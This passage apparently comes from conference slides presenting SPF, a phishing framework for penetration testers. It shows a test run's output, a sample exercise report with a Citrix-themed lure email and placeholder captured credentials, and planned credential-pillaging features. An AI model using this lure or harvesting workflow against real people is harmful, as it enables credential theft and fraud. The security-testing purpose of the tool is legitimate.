[*] [VERBOSE] Sending Email to [admin@example]
[*] Would have sent an email to [admin@example] with subject of [Updated Citrix Server], but this was just a test.
```

SPF - Simple Report

Report for Phishing Exercise against [example]

The phishing engagement was started on [2015/05/14 20:24:13] and ran through [2015/05/14 20:37:52].

For this exercise, the domain [example.com] was registered and used for the phishing attacks.

Phishing Campaign : citrix

SAMPLE EMAIL:

TO:
FROM: XXXX
SUBJECT: Updated Citrix Server

Due to recent issues with the Citrix gateway and growing Internet based threats, we have deployed an updated access server.


<http://citrix.example.com>

Please verify that you can access the site.

Service Desk, Information Technology

TARGET EMAIL ADDRESS(es):

20someone@example



<http://192.168.59.128:8002>




CAPTURED CREDENTIALS:

```
2015.05.14-20.34.51,[CREDENTIALS],127.0.0.1,username=['user1'], token=['123456'], password=['passw0rd']
2015.05.14-20.35.01,[CREDENTIALS],127.0.0.1,username=['test'], token=['1232'], password=['bob']
```

Future Features

- Company Profiler
 - Identify which if any templates should be used
 - Dynamically generate new "target-specific" phishing sites
- Pillage
 - Verify credentials
 - Download attachments
 - Search for "SSN, password, login, etc...)
- More external tools
- Fancy Reports

Thank You!



411

@tatanus

adam.compton@gmail.com

<https://github.com/tatanus>

<http://blog.seedsofepiphany.com/>

@EricGershman

eric@ericgershman.com

<https://github.com/EricGershman>

Download SPF tool from: <https://github.com/tatanus/SPF>